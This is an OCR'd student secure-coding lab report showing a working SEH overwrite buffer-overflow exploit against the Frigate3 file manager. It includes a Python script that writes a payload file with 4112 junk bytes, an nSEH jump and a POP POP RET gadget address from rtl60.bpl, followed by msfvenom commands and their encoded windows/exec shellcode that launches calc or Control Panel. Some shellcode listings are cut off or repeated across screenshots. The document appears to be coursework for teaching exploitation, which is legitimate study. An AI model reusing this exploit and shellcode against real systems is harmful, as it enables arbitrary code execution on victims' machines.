SECURE CODING LAB-8

AKASH P


18BCN7078

Script:

exploit2.py - Notepad

File Edit Format View Help

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
```





exploit2.py - Notepad


File Edit Format View Help


```
f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe5\xd9\xe9\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x6d\x38\x6f"
buf += b"\x72\x75\x50\x37\x70\x67\x70\x55\x30\x4f\x79\x4a\x45"
buf += b"\x30\x31\x69\x50\x61\x74\x6e\x6b\x36\x30\x74\x70\x6e"
buf += b"\x6b\x33\x62\x66\x6c\x6c\x4b\x51\x42\x34\x54\x4c\x4b"
buf += b"\x63\x42\x54\x68\x34\x4f\x4c\x77\x42\x6a\x54\x66\x76"
buf += b"\x51\x4b\x4f\x4c\x6c\x67\x4c\x75\x31\x73\x4c\x33\x32"
buf += b"\x64\x6c\x55\x70\x79\x51\x4a\x6f\x34\x4d\x45\x51\x5a"
buf += b"\x67\x69\x72\x58\x72\x71\x42\x72\x77\x4e\x6b\x31\x42"
buf += b"\x34\x50\x4c\x4b\x42\x6a\x65\x6c\x4e\x6b\x62\x6c\x34"
buf += b"\x51\x51\x68\x6a\x43\x63\x78\x45\x51\x4b\x61\x30\x51"
buf += b"\x4c\x4b\x51\x49\x61\x30\x56\x61\x78\x53\x4e\x6b\x73"
buf += b"\x79\x55\x48\x5a\x43\x57\x4a\x30\x49\x6e\x6b\x45\x64"
buf += b"\x4c\x4b\x66\x61\x59\x46\x54\x71\x4b\x4f\x6e\x4c\x5a"
buf += b"\x61\x6a\x6f\x56\x6d\x37\x71\x79\x57\x45\x68\x4d\x30"
buf += b"\x43\x45\x68\x76\x35\x53\x53\x4d\x39\x68\x47\x4b\x33"
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
buf += b"\x44\x57\x54\x53\x6b\x71\x4b\x35\x31\x76\x39\x30\x5a"
buf += b"\x66\x31\x4b\x4f\x69\x70\x31\x4f\x33\x6f\x61\x4a\x6e"
buf += b"\x6b\x32\x32\x4a\x4b\x6c\x4d\x31\x4d\x32\x4a\x43\x31"
buf += b"\x43\x43\x51\x70\x6c\x45\x33\x67\x70\x41\x41"

┌──(kali㉿kali)-[~]
└─$
```






Kali-Linux-vbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
10:30 PM
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe1\xd9\xc3\xd9\x71\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x58\x68\x4c"
buf += b"\x42\x53\x30\x47\x70\x75\x50\x33\x50\x6e\x69\x4b\x55"
buf += b"\x66\x51\x6f\x30\x73\x54\x6e\x6b\x30\x50\x36\x50\x4c"
buf += b"\x4b\x62\x72\x34\x4c\x6c\x4b\x73\x62\x62\x34\x6e\x6b"
buf += b"\x52\x52\x66\x48\x54\x4f\x6e\x57\x43\x7a\x75\x76\x56"
buf += b"\x51\x79\x6f\x4c\x6c\x45\x6c\x43\x51\x63\x4c\x66\x62"
buf += b"\x56\x4c\x35\x70\x4f\x31\x6a\x6f\x66\x6d\x56\x61\x58"
buf += b"\x47\x38\x62\x6c\x32\x71\x42\x46\x37\x4e\x6b\x76\x32"
buf += b"\x46\x70\x6c\x4b\x71\x5a\x65\x6c\x4c\x4b\x30\x4c\x46"
buf += b"\x71\x73\x48\x48\x63\x51\x58\x57\x71\x6e\x31\x43\x61"
buf += b"\x6e\x6b\x73\x69\x65\x70\x66\x61\x39\x43\x4c\x4b\x72"
buf += b"\x69\x55\x48\x59\x73\x56\x5a\x47\x39\x4c\x4b\x45\x64"
buf += b"\x4c\x4b\x65\x51\x5a\x76\x74\x71\x69\x6f\x4e\x4c\x6b"
buf += b"\x71\x78\x4f\x44\x4d\x36\x61\x6f\x37\x50\x38\x39\x70"
buf += b"\x72\x55\x49\x66\x53\x33\x33\x4d\x6b\x48\x65\x6b\x33"
buf += b"\x4d\x57\x54\x61\x65\x6a\x44\x56\x38\x6c\x4b\x46\x38"
buf += b"\x77\x54\x53\x31\x4e\x33\x62\x46\x6c\x4b\x34\x4c\x52"
buf += b"\x6b\x4e\x6b\x42\x78\x67\x6c\x77\x71\x78\x53\x4e\x6b"
buf += b"\x56\x64\x4c\x4b\x36\x61\x4a\x70\x6b\x39\x47\x34\x76"
buf += b"\x44\x57\x54\x53\x6b\x71\x4b\x35\x31\x76\x39\x30\x5a"
buf += b"\x66\x31\x4b\x4f\x69\x70\x31\x4f\x33\x6f\x61\x4a\x6e"
buf += b"\x6b\x32\x32\x4a\x4b\x6c\x4d\x31\x4d\x32\x4a\x43\x31"
buf += b"\x6c\x4d\x6d\x55\x38\x32\x63\x30\x37\x70\x67\x70\x42"
buf += b"\x70\x33\x58\x66\x51\x6c\x4b\x70\x6f\x4d\x57\x69\x6f"
buf += b"\x5a\x75\x6d\x6b\x4a\x50\x4c\x75\x49\x32\x31\x46\x33"
Right Ctrl
Type here to search
ENG
08:00
04-05-2021



Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Connect to a projector
Adjust commonly used mobility settings
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Change display language
Ease of Access
Let Windows suggest settings
Optimize visual display




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf =  b""
buf += b"\x89\xe5\xd9\xe9\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x6d\x38\x6f"
buf += b"\x72\x75\x50\x37\x70\x67\x70\x55\x30\x4f\x79\x4a\x45"
buf += b"\x30\x31\x69\x50\x61\x74\x6e\x6b\x36\x30\x74\x70\x6e"
buf += b"\x6b\x33\x62\x66\x6c\x6c\x4b\x51\x42\x34\x54\x4c\x4b"
buf += b"\x63\x42\x54\x68\x34\x4f\x4c\x77\x42\x6a\x54\x66\x76"
buf += b"\x51\x4b\x4f\x4c\x6c\x67\x4c\x75\x31\x73\x4c\x33\x32"
buf += b"\x64\x6c\x55\x70\x79\x51\x4a\x6f\x34\x4d\x45\x51\x5a"
buf += b"\x67\x69\x72\x58\x72\x71\x42\x72\x77\x4e\x6b\x31\x42"
buf += b"\x34\x50\x4c\x4b\x42\x6a\x65\x6c\x4e\x6b\x62\x6c\x34"
buf += b"\x51\x51\x68\x6a\x43\x63\x78\x45\x51\x4b\x61\x30\x51"
buf += b"\x4c\x4b\x51\x49\x61\x30\x56\x61\x78\x53\x4e\x6b\x73"
buf += b"\x79\x55\x48\x5a\x43\x57\x4a\x30\x49\x6e\x6b\x45\x64"
buf += b"\x4c\x4b\x66\x61\x59\x46\x54\x71\x4b\x4f\x6e\x4c\x5a"
